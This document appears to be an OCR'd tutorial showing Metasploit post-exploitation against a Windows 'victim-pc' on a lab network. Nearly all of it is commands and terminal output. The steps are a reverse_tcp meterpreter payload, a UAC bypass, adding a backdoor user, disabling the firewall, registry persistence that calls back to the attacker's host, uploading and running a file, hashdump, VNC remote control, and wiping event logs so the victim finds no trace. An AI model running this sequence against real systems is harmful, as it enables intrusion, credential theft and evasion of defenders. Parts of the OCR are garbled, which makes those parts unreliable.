
Set payload windows/meterpreter/reverse_tcp

Set lhost 192.168.201.130

Set lport 8090

Exploit

New session will opened of admi privileges



The screenshot shows a terminal window with the following content:

```
root@kalikali: ~
[+] Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > set lhost 192.168.201.130
lhost => 192.168.201.130
msf5 exploit(windows/local/bypassuac) > set lport 8090
lport => 8090
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.201.130:8090
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Uploading the bypass UAC executable 73802 bytes long being uploaded...
[*] Meterpreter stager executable
```

Create own user on victim-pc:

>shell

Channel 1 will be created


Type “net user <user-name> <password> /add

User will be added.


```
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Sending stage (179779 bytes) to 192.168.201.138
[*] Meterpreter session 2 opened (192.168.201.130:8090 -> 192.168.201.138
at 2019-09-16 16:14:14 +0530

meterpreter > net user tushar 1234 /add
[-] Unknown command: net.
meterpreter > netuser tushar 1234 /add
[-] Unknown command: netuser.
meterpreter > netsh user tushar 1234 /add
[-] Unknown command: netsh.
meterpreter > shell
Process 3652 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user tushar 1234 /add
```



Closing the firewall:




To close the firewall we have to use shell command only

C:/windows/System32>netsh advfirewall set all profiles state off

```
set allowedprogram C:\MyApp\MyApp.exe "My Application" DISABLE
set allowedprogram C:\MyApp\MyApp.exe "My Application" ENABLE CUSTOM
157.60.0.1,172.16.0.0/16,10.0.0.0/255.0.0.0,
12AB:0000:0000:CD30::/60,LocalSubnet
set allowedprogram program=C:\MyApp\MyApp.exe name="My Application"
mode=DISABLE
set allowedprogram program=C:\MyApp\MyApp.exe name="My Application"
mode=ENABLE scope=CUSTOM addresses=157.60.0.1,
172.16.0.0/16,10.0.0.0/255.0.0.0,
12AB:0000:0000:CD30::/60,LocalSubnet

IMPORTANT: "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```



Get persistence:

Persistence help the attacker to restore a session whenever victim is online.

Note: This command can only be run in admin privilege.

Command:

Run persistence -X 10 -I -r 192.168.201.130 -p 8090

```
root@kalikall: ~          root@kalikall: ~
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.201.138
[*] Meterpreter session 3 opened (192.168.201.130:8090 -> 192.168.201.138:1449)
at 2019-09-16 16:42:50 +0530


meterpreter > run persistence -X -i 10 -r 192.168.201.130 -p 8090

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/KALL_BHAIRAV-PC_20190916.4337/KALL_BHAIRAV-PC_20190916.4337.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.201.130 LPORT=8090
[*] Persistent agent script is 99610 bytes long
[+] Persistent Script written to C:\Users\KALL_B~1\AppData\Local\Temp\bDwMUZsNmr.vbs
[*] Executing script C:\Users\KALL_B~1\AppData\Local\Temp\bDwMUZsNmr.vbs
[+] Agent executed with PID 3552
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\iuWDRsYEPVu
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\iuWDRsYEPVu
meterpreter >
```

Uploading a file to victim-pc :

```
Cd c://  
Mkdir <foldername>  
Cd <foldername>  
Upload <filename>
```

```
[*] uploading : httpserver.exe  
[-] core_channel_open: Operation failed: Access is denied.  
[*] uploading : httpserver.exe c/win  
[-] core_channel_open: Operation failed: The system cannot find the path  
ed.  
meterpreter > cd c://  
meterpreter > cd c:  
meterpreter > cd c:/in  
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file spe  
. .  
meterpreter > cd c:/win  
meterpreter > upload httpserver.exe  
[*] uploading : httpserver.exe -> httpserver.exe  
[*] Uploaded 30.71 KiB of 30.71 KiB (100.0%): httpserver.exe -> httpserver.exe  
[*] uploaded : httpserver.exe -> httpserver.exe  
meterpreter > █
```



Execute the file in victim-pc:

Execute -f cmd.exe -H -i

```
[+] stdapi_fs_chdir: Operation failed: The system cannot find the file
meterpreter > cd c:/win
[*] uploading : httpserver.exe
[*] Uploaded 30.71 KiB of 30.71 KiB (100.0%): httpserver.exe -> httpse
[*] uploaded : httpserver.exe -> httpserver.exe
meterpreter > execute -f cmd.exe -H -i
[-] Error running command execute: Rex::TimeoutError Operation timed o
meterpreter > cd c:/win
[*] uploadin
Process 1424 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\win>
```

<filename to be executed>

```
[+] stdapi_fs_chdir: Operation failed: The system cannot find the file
meterpreter > cd c:/win
[*] uploading : httpserver.exe
[*] Uploaded 30.71 KiB of 30.71 KiB (100.0%): httpserver.exe -> httpse
[*] uploaded : httpserver.exe -> httpserver.exe
meterpreter > execute -f cmd.exe -H -i
[-] Error running command execute: Rex::TimeoutError Operation timed ou
meterpreter > cd c:/win
[*] uploadin
Process 1424 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\win>httpserver.exe
httpserver.exe

c:\win>
```

To get hash-dump and dump-links :
Hash-dumps:

Meterpreter>hashdump

```
root@kalikall: ~
File Edit View Search Terminal Tabs Help
root@kalikall: ~
root@kalikall: ~
Command      Description
-----
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database


Priv: Timestomp Commands
=====
Command      Description
-----
timestomp   Manipulate file MACE attributes

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > run vnc
```

Dump-links

>use windows/gather/dumplinks


To get remote control:
>run vnc



Clearing logs:

Its most important to clear the logs because each and every step is noticed by os and is captured in forms of logs. Its always a best practice for an hacker to clear the activity so that victim can never get footprint of an attacker.

>clearev



```
[*] This is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Meterpreter session 4 opened (192.168.201.138 at 2019-09-16 16:44:48 +0530) -> 192.168.201.138:8090
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
meterpreter > use post/windows/gather/dumplinks
Loading extension post/windows/gather/dumplinks...
[-] Failed to load extension: No module of the name post/windows/gather/dump
s found
meterpreter > clearev
[*] Wiping 995 records from Application...
[*] Wiping 3619 records from System...
[*] Wiping 1573 records from Security...
meterpreter >
```

THANKING YOU